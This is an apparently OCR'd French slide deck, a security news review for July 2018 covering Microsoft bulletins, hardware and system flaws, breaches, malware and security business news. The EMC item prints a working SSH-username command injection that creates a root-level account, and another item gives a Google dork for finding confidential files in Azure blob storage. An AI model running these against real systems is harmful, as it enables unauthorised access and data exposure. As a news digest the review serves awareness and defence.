



Revue d'actualité

10/07/2018

Préparée par

*Arnaud **S**OULLIE @arnaudsoullie*
*Vladimir **K**OLLA @mynameisv_*
*David **P**ELTIER*
*Étienne **B**audin @etiennebaudin*



Failles / Bulletins / Advisories

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-051 Vulnérabilités dans Internet Explorer (4 CVE)

- Exploit:
  - 3 x Exécution de code à distance
    - Publiée publiquement: CVE-2018-8267
  - 1 x Contournement d'ASLR
- Crédits:
  - Eric Lawrence (CVE-2018-8113)
  - Mateusz Garncarek de ING Tech Poland Piotr Madej de ING Tech Poland (CVE-2018-0978)
  - Scott Bell de Security-Assessment.com (CVE-2018-8249)
  - Dmitri Kaslov de Telspace Systems par Trend Micro's Zero Day Initiative (CVE-2018-8267)

MS18-052 Vulnérabilités dans Edge (8 CVE)

- Exploit:
  - 5 x Exécution de code à distance
  - 1 x Contournement d'ASLR
  - 2 x Fuite d'information
- Crédits:
  - Yunhai Zhang de NSFOCUS (CVE-2018-8111)
  - Jake Archibald - Google - https://jakearchibald.com (CVE-2018-8235)
  - Marcin Towalski (@mtowalski1) (CVE-2018-8110)
  - Michael Holman, Microsoft Chakra Core Team (CVE-2018-8227)
  - Zhenhuan Li(@zenhumany) de Tencent Zhanlu Lab (CVE-2018-8234)
  - Ziyahan Albeniz de Netsparker (CVE-2018-0871)
  - Yuki Chen de Qihoo 360 Vulcan Team, Chakra par Trend Micro's Zero Day Initiative (CVE-2018-8236)
  - Lokihardt de Google Project Zero (CVE-2018-8229)

Dont 0 communes avec IE:

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-053 Vulnérabilités in Windows (4 CVE)

- Affecté:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Déni de service
  - 2 x Exécution de code à distance
  - 1 x Elévation de privilèges
- Crédits:
  - Jean-Yves Avenard, Mozilla (CVE-2018-8213)
  - Honggang Ren de Fortinet's FortiGuard Labs (CVE-2018-8205)
  - James Forshaw de Google Project Zero (CVE-2018-0982)
  - Marcin 'Icewall' Noga de Cisco Talos (CVE-2018-8210)

MS18-054 Vulnérabilités in HTTP.sys (2 CVE)

- Affecté:
  - Windows 10, Server 2016
- Exploit:
  - 1 x Déni de service
  - 1 x Exécution de code à distance
  - Crédits:
  - ? (CVE-2018-8226, CVE-2018-8231)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-055 Vulnérabilités in Microsoft Graphics (GDI) (2 CVE)

- Affecté:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Exécution de code à distance
  - 1 x Fuite d'information
- Crédits:
  - willJ de Tencent PC Manager par Trend Micro's Zero Day Initiative (CVE-2018-8239)
  - akayn par Trend Micro's Zero Day Initiative, Aradnok (CVE-2018-8251)

MS18-056 Vulnérabilité in Scripting Engine (JScript and/or VBScript) (1 CVE)

- Affecté:
  - ChakraCore
- Exploit:
  - 1 x Exécution de code à distance
- Crédits:
  - exp-sky (Kai Song) de Tencent Security Xuanwu Lab (CVE-2018-8243)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-057 Vulnérabilité in Windows DNS Client (1 CVE)

- Affecté:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Exécution de code à distance
- Crédits:
  - Nick Freeman (CVE-2018-8225)

MS18-058 Vulnérabilités in Device Guard (7 CVE)

- Affecté:
  - Windows 10, Server 2016
- Exploit:
  - 7 x Contournement d'ASLR
- Crédits:
  - Matt Nelson (@enigma0x3) de SpecterOps (CVE-2018-8212)
  - Matt Graeber de SpecterOps (CVE-2018-8211, CVE-2018-8221)
  - ? (CVE-2018-8201)
  - Microsoft PowerShell Team (CVE-2018-8215, CVE-2018-8217, CVE-2018-8216)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-059 Vulnérabilités in Office (5 CVE)

- Affecté:
  - Microsoft Office 2010, 2013, 2016
- Exploit:
  - 2 x Exécution de code à distance
  - 1 x Fuite d'information
  - 2 x Elévation de privilèges
- Crédits:
  - Pengsu Cheng de Trend Micro Security Research par Trend Micro's Zero Day Initiative, Ying Xinlei de IceSword Lab, Qihoo 360 (CVE-2018-8246)
  - Eduardo Braun Prado par iDefense Labs (CVE-2018-8245)
  - Ashar Javed de Hyundai AutoEver Europe GmbH (CVE-2018-8247)
  - Jonathan Birch de Microsoft Corporation (CVE-2018-8244)
  - Ying Xinlei de IceSword Lab, Qihoo 360 (CVE-2018-8248)

MS18-060 Vulnérabilités in Windows Kernel (3 CVE)

- Affecté:
  - Windows toutes versions supportées
- Exploit:
  - 2 x Fuite d'information
  - 1 x Elévation de privilèges
- Crédits:
  - Lucas Leong (@wmliang) par Trend Micro's Zero Day Initiative (CVE-2018-8207)
  - ? (CVE-2018-8224)
  - RanchoIce de Tencent ZhanluLab Chen Nan de Tencent ZhanluLab (CVE-2018-8121)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-061 Vulnérabilités in Desktop Bridge (2 CVE)

- Affecté:
  - Windows 10, Server 2016
- Exploit:
  - 2 x Elévation de privilèges
- Crédits:
  - James Forshaw de Google Project Zero (CVE-2018-8214, CVE-2018-8208)

MS18-062 Vulnérabilités in SharePoint (2 CVE)

- Affecté:
  - Microsoft Project Server 2010, SharePoint Enterprise Server 2016, SharePoint Foundation 2013
- Exploit:
  - 2 x Elévation de privilèges
- Crédits:
  - Ashar Javed de Hyundai AutoEver Europe GmbH (CVE-2018-8252, CVE-2018-8254)

MS18-063 Vulnérabilités in Hyper-V (2 CVE)

- Affecté:
  - Windows 10, 2016
- Exploit:
  - 1 x Déni de service
  - 1 x Elévation de privilèges
- Crédits:
  - Microsoft Hyper-V Development Team (CVE-2018-8219)
  - ? (CVE-2018-8218)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-064 Vulnérabilité in Webdav (1 CVE)

- Affecté:
  - Windows 10, Server 2016
- Exploit:
  - 1 x Exécution de code à distance
- Crédits:
  - Masato Kinugawa de Cure53 (CVE-2018-8175)

MS18-065 Vulnérabilité in Windows Wireless (1 CVE)

- Affecté:
  - Windows 10, Server 2016
- Exploit:
  - 1 x Fuite d'information
- Crédits:
  - ? (CVE-2018-8209)

MS18-066 Vulnérabilité in Kernel-Mode Drivers (1 CVE)

- Affecté:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Elévation de privilèges
- Crédits:
  - Ren Freingruber (@ReneFreingruber), SEC Consult (@sec_consult) (CVE-2018-1036)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-067 Vulnérabilité in Cortana (1 CVE)

- Affecté:
  - Windows 10, Server 2016
- Exploit:
  - 1 x Elévation de privilèges
- Crédits:
  - Cedric Cochin de McAfee s Advanced Threat Research (ATR) Team, Ron Marcovich Yuval Ron Amichai Shulman Tal Be'ery (CVE-2018-8140)

MS18-068 Vulnérabilité in Human Interface Device (HID) (1 CVE)

- Affecté:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Elévation de privilèges
- Crédits:
  - ZhangSen de Qihoo 360 Vulcan Team, Georgios Baltas de MSRC Vulnérabilités & Mitigations Team, Shawn Denbow de Windows Security Team (CVE-2018-8169)

MS18-069 Vulnérabilité in Code Integrity (1 CVE)

- Affecté:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Déni de service
- Crédits:
  - Honggang Ren de Fortinet's FortiGuard Labs (CVE-2018-1040)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-070 Vulnérabilité in Microsoft Win32K and/or Graphics Component (1 CVE)

- Affecté:
  - Windows 10, Server 2016
- Exploit:
  - 1 x Elévation de privilèges
- Crédits:
  - Georgios Baltas de MSRC Vulnérabilités & Mitigations Team (CVE-2018-8233)

Failles / Bulletins / Advisories

Microsoft - Advisories

Mise à jour pour Windows XP Embedded POSReady

- Windows XP Embedded Service Pack 3 (SP3) fin de support en **janvier 2016**
- Windows Embedded POSReady 2009 fin de support en **avril 2019**

Failles / Bulletins / Advisories

Microsoft - Autre

Deux 0day identifiées par Microsoft et ESET au sein d'un PDF partagé sur VirusTotal

- Exécution de code à distance via une exploitation du moteur d'Adobe JavaScript pour Adobe Acrobat et Adobe Reader (APSB18-09)
- Elévation de privilège sur Windows au sein du composant Win32k (CVE-2018-8120)
  - n'affecte que les plateformes récentes (Windows 10 par exemple)
- Le PDF était dans une phase de développement avancé

https://www.welivesecurity.com/2018/05/15/tale-two-zero-days/

https://cloudblogs.microsoft.com/microsoftsecure/2018/07/02/taking-apart-a-double-zero-day-sample-discovered-in-joint-hunt-with-eset/

Failles / Bulletins / Advisories

Système (principales failles)

PhpMyAdmin, exécution de code (PHP) à partir d'une inclusion locale de fichier

- Ecriture de code PHP dans sa session
- LFI du fichier de session en contournant le filtre anti-injection par double encodage…
  - Si évident qu'il fallait y penser

https://blog.vulnspy.com/2018/06/21/phpMyAdmin-4-8-x-Authorited-CLI-to-RCE/

Faille macOS : lister partiellement du contenu de volumes chiffrés

- via la fonction d'aperçu Quick Look

https://www.zdnet.fr/actualites/faille-macos-la-fonction-quicklook-permet-de-visualiser-le-contenu-de-volumes-chiffres-39869858.htm

Failles / Bulletins / Advisories

Système (principales failles)

Antivirus Sophos, 7 élévations locales de privilèges

- Nombreuses failles dans le pilote Sophos, en particulier dans la gestion des entrées/sorties
- CVE-2018-6851, CVE-2018-6852, CVE-2018-6853, CVE-2018-6854, CVE-2018-6855, CVE-2018-6856, CVE-2018-6857

https://labs.nettitude.com/blog/cve-2018-6851-to-cve-2018-6857-sophos-privilege-escalation-vulnerabilities/

Failles / Bulletins / Advisories

Réseau (principales failles)

Vulnérabilité triviale chez EMC / CVE-2018-1235

- Injection de commande à l'authentification (traitement additionnel des logs ???)

```
$ ssh '$(useradd -ou0 -g0 bao7uo -p`openssl passwd -1 Secret123`)'@192.168.57.3
$ ssh bao7uo@192.168.57.3
```

https://github.com/bao7uo/dell-emc_recoverpoint/blob/master/EMC_RPT_CVE-2018-1235-remote.md

Failles / Bulletins / Advisories

Hardware / IoT

Vulnérabilités Spectre-NG

- 8 vulnérabilités identifiés dont 4 considérés par Intel à haut risque
- 3 d'entre elles révélées publiquement :
  - CVE-2018-3640 aka Spectre Variant 3a (Rogue System Register Read ou RSRE)
  - CVE-2018-3639 aka Spectre Variant 4 (Speculative Store Bypass ou SSB)
  - CVE-2018-3665 (Lazy FP State Restore)
- Le détail des autres vulnérabilités devrait être disponibles dans les semaines à venir (août)

https://www.heise.de/security/meldung/Spectre-NG-Luecken-OpenBSD-schaltet-Hyper-Threading-ab-4087035.html

https://www.heise.de/security/meldung/CPU-Bug-Spectre-NG-Nr-3-Lazy-FP-State-Restore-4078222.html

OpenBSD, désactivation par défaut de l'Hyper-Threading

- En réponse aux premières infos sur Spectre-NG

https://www.mail-archive.com/source-changes@openbsd.org/msg99141.html

- FreeBSD propose la désactivation de HT depuis 2005 pour des problèmes similaires

https://www.freebsd.org/security/advisories/FreeBSD-SA-05:09.htt.asc

```
Date: Thu, 21 Jun 2018 07:56:42 +0300
From: Georgi Guninski <guninski@...inski.com>
To: oss-security@...ts.openwall.com
Cc: secure@...el.com
Subject: Re: Intel hyper-threading security issues

On Wed, Jun 20, 2018 at 12:48:55AM +0400, Loganaden Velvindron wrote:
> Hi all,
>
> OpenBSD has gone ahead and disabled Intel Hyper threading with a
> fairly detailed comment about the reasons behind:
>
> https://www.mail-archive.com/source-changes@openbsd.org/msg99141.html
>

Freebsd:

https://www.freebsd.org/security/advisories/FreeBSD-SA-05:09.htt.asc
Topic:          information disclosure when using HTT
Announced:      2005-05-13
When running on processors supporting Hyper-Threading Technology, it is
possible for a malicious thread to monitor the execution of another
thread.
V.   Solution

Disable Hyper-Threading Technology on processors that support it.
```

Failles / Bulletins / Advisories

Hardware / IoT

Faille TLBleed : nouvelle vulnérabilité par canal auxiliaire sur les processeurs Intel

- extraction de clés cryptographique d'un programme en cours d'exécution possible pendant une opération de signature
- seul libgcrypt identifié comme vulnérable à l'heure actuelle
- vulnérabilité présentée à la Black Hat US 2018

https://www.theregister.co.uk/2018/06/22/intel_tlbleed_key_data_leak/

Les données de géolocalisation exposées sur Google Home et Chromecast

- La connexion application / appareil réalisée en HTTP
- Via un script on peut donc se faire passer pour l'application Home et obtenir les infos de localisation des appareils
- Patch à venir en juillet

https://krebsonsecurity.com/2018/06/google-to-fix-location-data-leak-in-google-home-chromecast/

Failles / Bulletins / Advisories

Android / iOS

Contournement du mode “USB restricted” d’iOS

- Les accessoires ne doivent plus fonctionner s’il sont branchés sur un iPhone verrouillé pour la première fois, ou s’ils n’ont pas été connectés depuis une heure
- Objectif de limiter les possibilité d’inforensique
- Mal implémenté: il suffit de brancher un accessoire compatible dès qu’on saisit l’iPhone, et on pourra par la suite brancher un autre accessoire

https://blog.elcomsoft.com/2018/07/this-9-device-can-defeat-ios-usb-restricted-mode/

Piratages, Malwares, spam, fraudes et DDoS


Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Se faire pirater pendant un “live streaming”

- Contournement de l’authentification forte par double facteur
- Nécessite à minima de connaître le mail de la cible

https://twitter.com/securinti/status/1009099088711815173



Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Piratage à la Banco de Chile

- Variante du malware KillDisk (destruction du MBR puis extinction de la machine)
- 9000 postes et 500 serveurs perdus, 10 millions de dollars de perte

https://www.computing.co.uk/ctg/news/3033932/banco-de-chile-falls-victim-for-swift-money-transfer-hack-that-crashed-9-000-computers-and-500-servers

17 Backdoored Docker Images Removed From Docker Hub

- contenaient porte dérobées / mineur de cryptomonnaies
- téléchargés des centaines de milliers de fois, en ligne depuis 1 an
- 90 000 € de bénéfice en Monero

https://www.bleepingcomputer.com/news/security/17-backdoored-docker-images-removed-from-docker-hub/

DNSRebinding 2.0

- Contournement des Content Security Policy
- Scan du réseau interne avec possible interaction

https://medium.com/@brannondorsey/attacking-private-networks-from-the-internet-with-dns-rebinding-ea7098a2d325

Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Le miroir Github de Gentoo compromis

- accès à un compte administrateur via un mot de passe similaire identifié sur un site tiers
- les attaquants ont bloqué l'accès aux développeurs et appliqué quelques modifications
- attaque identifié en 70 min, pas de compromission des données car il ne s'agit que d'un miroir

https://wiki.gentoo.org/wiki/Github/2018-06-28

Fuite de 150 000 données médicales au NHS (National Health Service)

- suite à une erreur dans le système de traitement
- aucune objection à la divulgation des données prise en compte depuis mars 2015

https://www.bbc.co.uk/news/technology-44682369

Fuite de données de 5% des utilisateurs de Ticketmaster

- via un logiciel malveillant identifié chez un prestataire nommé Inbenta
- enregistrement et exfiltrations des données des utilisateurs

https://www.bleepingcomputer.com/news/security/ticketmaster-announces-data-breach-affecting-5-percent-of-all-users/

Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Des millions de comptes compromis sur le site d'Adidas

- username + mots de passes chiffrés
- addidas.com

https://www.adidas-group.com/en/media/news-archive/press-releases/2018/adidas-alerts-certain-consumers-potential-data-security-incident/

340 millions de données personnelles exposés sur Internet par Exactis

- société de marketing qui exposait un fichier de 2 To
- intérêts personnels, adresses personnelles, emails, croyances religieuses, intérêts, habitudes, numéros de téléphone, informations sur les enfants

https://www.wired.com/story/exactis-database-leak-340-million-records/

Utiliser des caractères en police 0 pour contourner les filtres emails

Utilisation d'une balise HTML

Permet de contrôler les filtres de type *Natural Language Processing*

https://www.avanan.com/resources/zerofont-phishing-attack

Polar, la montre de fitness qui donne l'adresse des espions

- Après Strava…
- Suivi précis des joggings (et autre) des utilisateurs
- Suivi également des utilisateurs
- Publication d'information comme des villes même sur les profils privés
- Combiner les 3, en repérant les bases militaires ou bureaux des renseignements
  - Obtention des adresses personnelles d'espion ou militaires !

https://www.bellingcat.com/resources/articles/2018/07/08/strava-polar-revealing-homes-soldiers-spies/

Il n'y a pas que les buckets S3 !

- La version Microsoft est "Azure blob storage"
- Possible d'utiliser des Google dorks pour rechercher des fichiers
- Exemple: **ext:pdf OR ext:ppt OR ext:doc OR ext:docx site:http://blob.core.windows.net confidentiel**

Piratages, Malwares, spam, fraudes et DDoS
Espionnage

Thrip : groupe d'attaquant ciblant des sociétés télécom et de défense

- groupe provenant de Chine
- vol d'informations, enregistrement de frappes clavier et ajouts de porte dérobées
- entreprises états-uniennes et asiatiques ciblés

https://medium.com/@brannondorsey/attacking-private-networks-from-the-internet-with-dns-rebinding-ea7098a2d325

Espionnage chez Tesla

- vengeance suite à une promotion refusée
- modification dans le code de l'OS maison, vol d'informations et partage à des tiers
- l'employé devient lanceur d'alerte et provoque directement E. Musk sur des problèmes de sécurité, mensonges sur les résultats, etc.

http://www.businessinsider.fr/us/elon-musk-email-exchange-with-tesla-whistleblower-martin-tripp-2018-6

Tripp: "Don't worry, you have what's coming to you for the lies you have told to the public and investors."

Musk: "Threatening me only makes it worse for you"

Tripp: "I never made a threat. I simply told you that you have what's coming. Thank you for this gift!!!!"

Musk: "You should ashamed of yourself for framing other people. You're a horrible human being."

Tripp: "I NEVER 'framed' anyone else or even insinuated anyone else as being involved in my production of documents of your MILLIONS OF DOLLARS OF WASTE, Safety concerns, lying to investors/the WORLD. Putting cars on the road with safety issues is being a horrible human being!"

Musk: "There are literally injuries[sic] with Model 3. It is by far the safest car in the world for any midsize vehicle. And of course a company with billions of dollars in product is going to have millions of dollars in scrap. This is not news.

"However, betraying your word of honor, breaking the deal you had when Tesla gave you a job and framing your colleagues are wrong and some come with legal penalties. So it goes. Be well."

Nouveautés, outils et techniques

Mozilla s'associe au service Have I been Pwned?


- via un essai d'un outil nommé "Firefox Monitor" pour permettre aux utilisateurs de vérifier si leurs comptes ont été compromis

  https://www.infosecurity-magazine.com/news/firefox-teams-up-with-have-i-been/

SettingContent-ms l'extension qui contourne les sécurités de Windows

- Échangé en privé depuis quelques mois
- Format de fichier ouvert sans alerte
  - Spécification d'un "deep link" et exécution de code

https://twitter.com/enigma0x3/status/1006190624289312768



Contournement de filtres mail par la manipulation des en-têtes MIME

- 1 - Ajout de "Content-Transfer-Encoding" supplémentaires
- 2 - Ajout de caractères inutiles (par exemple, un point entre chaque caractère)
- 3 - Encodage en base64
- 4 - Ajout de caractères inutiles

Utilisation malveillante de Microsoft DSC

- Desired State Configuration: permet de gérer la configuration d'un serveur Windows

  https://github.com/matthastings/DSCompromised

Business et Politique

Business

France

Perceval, la plateforme de signalement des fraudes à la carte bancaire

- Services publics pour signaler un usage frauduleux de sa carte
- préjudice lié à la fraude : 250 millions d'euros par an
- Bientôt la plate-forme THESEE, pour dénoncer les escroqueries en ligne

https://www.economie.gouv.fr/particuliers/perceval-plateforme-signalement-fraude-carte-bancaire

75K€ d'amende pour des données insuffisamment protégées

- A l'encontre d'une association gérant des demandes de logement
  - Sans de mise en demeure
- Libre accès à des Passeports, titres de séjour, cartes d'identité, bulletins de salaire…

https://www.nextinpact.com/news/106793-cnil-75-000-euros-damende-pour-faille-securite-sans-mise-en-demeure-prealable.htm

HubOne rachète SysDream

- cf. Troll

https://investir.lesechos.fr/actions/actualites/adp-hub-one-acquiert-le-specialiste-francais-de-la-cybersecurite-sysdream-1773983.php

Business

International

Ping Identity acquiert Elastic Beam

- Le spécialiste du SSO (et de l'IAM) acquiert un spécialiste de la sécurité des API

  https://www.lemondeinformatique.fr/actualites/lire-ping-identity-acquiert-elastic-beam-pour-mieux-securiser-les-api-72203.html

Droit / Politique
International

Kaspersky banni de l'Europe ?

- Résolution non-contraignante

  http://www.europarl.europa.eu/sides/getDoc.do?pubRef=-//EP//TEXT+REPORT+A8-2018-0189+0+DOC+XML+V0//EN&language=en

  http://www.europarl.europa.eu/sides/getDoc.do?pubRef=-//EP//NONSGML+REPORT+A8-2018-0189+0+DOC+PDF+V0//FR

- "Motion explicitly mentions Kaspersky as malicious software"

  https://www.bleepingcomputer.com/news/government/today-the-eu-will-vote-on-a-motion-that-recommends-banning-kaspersky-products-from-official-eu-networks/

- Le débat

  http://www.europarl.europa.eu/sides/getDoc.do?type=CRE&reference=20180612&secondRef=ITEM-018&language=FR&ring=A8-2018-0189

- Eugène n'est pas content et ne coopérera plus avec les forces de l'ordre UE

  https://twitter.com/e_kaspersky/status/1006933446407663618

Arrestation de Rex Mundi

- Maître chanteur d'Accord, Numéricable, Domino's pizza… en 2015
- Arrestation d'un français de 25 ans en Thailandes et d'autres complices

  https://www.europol.europa.eu/newsroom/news/french-coder-who-helped-extort-british-company-arrested-in-thailand

Conférences

Conférences

Passées

- SSTIC - 13 au 15 juin 2018
- Pass the Salt - 2 au 4 juillet 2018

A venir

- BlackHat - 4 au 9 août 2018
- BSides LasVegas - 7 & 8 août 2018
- DEFCON - 9 au 12 août 2018


Divers / Trolls velus

Divers / Trolls velus

Usurpation de l'identité de Newsoft ?

- Non, aucun rapport

